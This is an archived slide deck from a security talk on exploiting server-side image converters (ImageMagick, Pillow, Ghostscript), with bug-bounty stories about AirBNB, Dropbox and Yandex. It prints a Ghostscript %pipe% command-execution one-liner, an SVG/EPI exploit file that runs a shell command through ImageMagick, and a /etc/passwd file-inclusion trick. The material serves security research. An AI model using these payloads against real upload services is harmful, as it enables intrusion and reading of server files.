

HotPics 2021

HotPics 2021 - Emil Lerner, Slideshare.

- Published: 2021-08-25
- Original: <<https://www.slideshare.net/neexemil/hotpics-2021>>
- Current location: <<https://www.slideshare.net/slideshow/hotpics-2021/250047486>>
- Preserved from: <https://www.slideshare.net/slideshow/hotpics-2021/250047486> (live) on 2026-08-10
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

- [1 / 28

](<https://www.slideshare.net/slideshow/hotpics-2021/250047486#1>)

- [2 / 28

Most read

](<https://www.slideshare.net/slideshow/hotpics-2021/250047486#2>)

- [3 / 28

](<https://www.slideshare.net/slideshow/hotpics-2021/250047486#3>)

- [4 / 28

](<https://www.slideshare.net/slideshow/hotpics-2021/250047486#4>)

- [5 / 28

](<https://www.slideshare.net/slideshow/hotpics-2021/250047486#5>)

- [6 / 28

](<https://www.slideshare.net/slideshow/hotpics-2021/250047486#6>)

- [7 / 28

](<https://www.slideshare.net/slideshow/hotpics-2021/250047486#7>)

- [8 / 28

](<https://www.slideshare.net/slideshow/hotpics-2021/250047486#8>)

- [9 / 28

](https://www.slideshare.net/slideshow/hotpics-2021/250047486#9)

- [10 / 28

Most read

](https://www.slideshare.net/slideshow/hotpics-2021/250047486#10)

- [11 / 28

](https://www.slideshare.net/slideshow/hotpics-2021/250047486#11)

- [12 / 28

](https://www.slideshare.net/slideshow/hotpics-2021/250047486#12)

- [13 / 28

](https://www.slideshare.net/slideshow/hotpics-2021/250047486#13)

- [14 / 28

](https://www.slideshare.net/slideshow/hotpics-2021/250047486#14)

- [15 / 28

](https://www.slideshare.net/slideshow/hotpics-2021/250047486#15)

- [16 / 28

](https://www.slideshare.net/slideshow/hotpics-2021/250047486#16)

- [17 / 28

](https://www.slideshare.net/slideshow/hotpics-2021/250047486#17)

- [18 / 28

](https://www.slideshare.net/slideshow/hotpics-2021/250047486#18)

- [19 / 28

](https://www.slideshare.net/slideshow/hotpics-2021/250047486#19)

- [20 / 28

](https://www.slideshare.net/slideshow/hotpics-2021/250047486#20)



![@emil_lerner @neex @neexemil CTO at WunderFund.io

independent security researcher

occasional bughunter

Bushwhackers CTF team Emil Lerner](<https://image.slidesharecdn.com/zeronightsex-210825120020/85/HotPics-2021-2-320.jpg>)

! [Attacker model PWN! Server-side Preview

Generation Attacker uploads

malicious image](<https://image.slidesharecdn.com/zeronightsex-210825120020/85/HotPics-2021-3-320.jpg>)




! [Detection Gifoeb converted

by ImageMagick Gifoeb converted

by Pillow Gifoeb converted

by java.awt.image](<https://image.slidesharecdn.com/zeronightsex-210825120020/85/HotPics-2021-5-320.jpg>)



ImageMagick: SVG decoder

- Native SVG decoder supports file inclusion
- Greatly expands attack surface
- Usually even `text:/etc/passwd` works



Pillow

- Become much less vulnerable in recent years
- Always loaded as a library, so memory dump is impactful
- Still a lot of silent fixes




Ghostscript

- is used to process Postscript & PDF files in IM & Pillow
- is a programming language with lots of features
- implements /SAFER mode for untrusted files

Ghostscript < 9.50

- tens of CVEs already out there and still vulnerable
- `find_unprotected .forceput`
- `overwrite /SAFER in systemdict`

![Ghostscript >= 9.50 /SAFER fully rewritten .forceput doesn't help anymore 0-day:
(%pipe%/tmp/;echo "pwned") (r) open](https://image.slidesharecdn.com/zeronightsx-210825120020/85/HotPics-2021-12-320.jpg)



![BB Story 1: AirBNB ...

for pattern in context.config.ALLOWED_SOURCES:

if isinstance(pattern, Pattern):

match = url

else:

pattern = "^%s\$" % pattern

match = res.hostname

```
return True
```

BB Story 1: AirBNB

- Hostname goes to regex
- Buy `airbnb-photosXs3Xamazonaws.com`
- Get SSRF, but GET and blind

BB Story 1: AirBNB

BB Story 2: DropBox

BB Story 2: DropBox's Sandbox

- RCE in LXC sandbox
- uid is "nobody"
- gid=0!

BB Story 2: DropBox's Sandbox

- there was a more privileged Python process
- put `#encoding: something` instead of the source
- trigger exception somehow

BB Story 2: DropBox's Sandbox

- Python tries to print backtrace
- Does `import encoding.something`
- Code execution in the privileged process :)

BB Story 3: Yandex.Realty

- A lot of places to upload images
- Only one where SVG is allowed: image in support chat
- It looked like Ubuntu's IM with default settings

BB Story 3: Yandex.Realty

- SVG is converted to MVG before processing
- Can request EPI format which is handled by GS
- Can "include" itself via `/proc/self/fd`

Exploit for Ubuntu IM settings

```
<?xml version="1.0" encoding="UTF-8" ?>
<!-- <svg> -->
<hui><desc>copies
(%pipe%/tmp/touch /tmp/pwned) (r) file
showpage 0 quit
</desc>
  <image href="epi:/proc/self/fd/3" />
  <svg width="1px" height="1px" />
</hui>
```



Archived from <https://www.slideshare.net/neexemil/hotpics-2021>. Rendered offline from the local Markdown copy.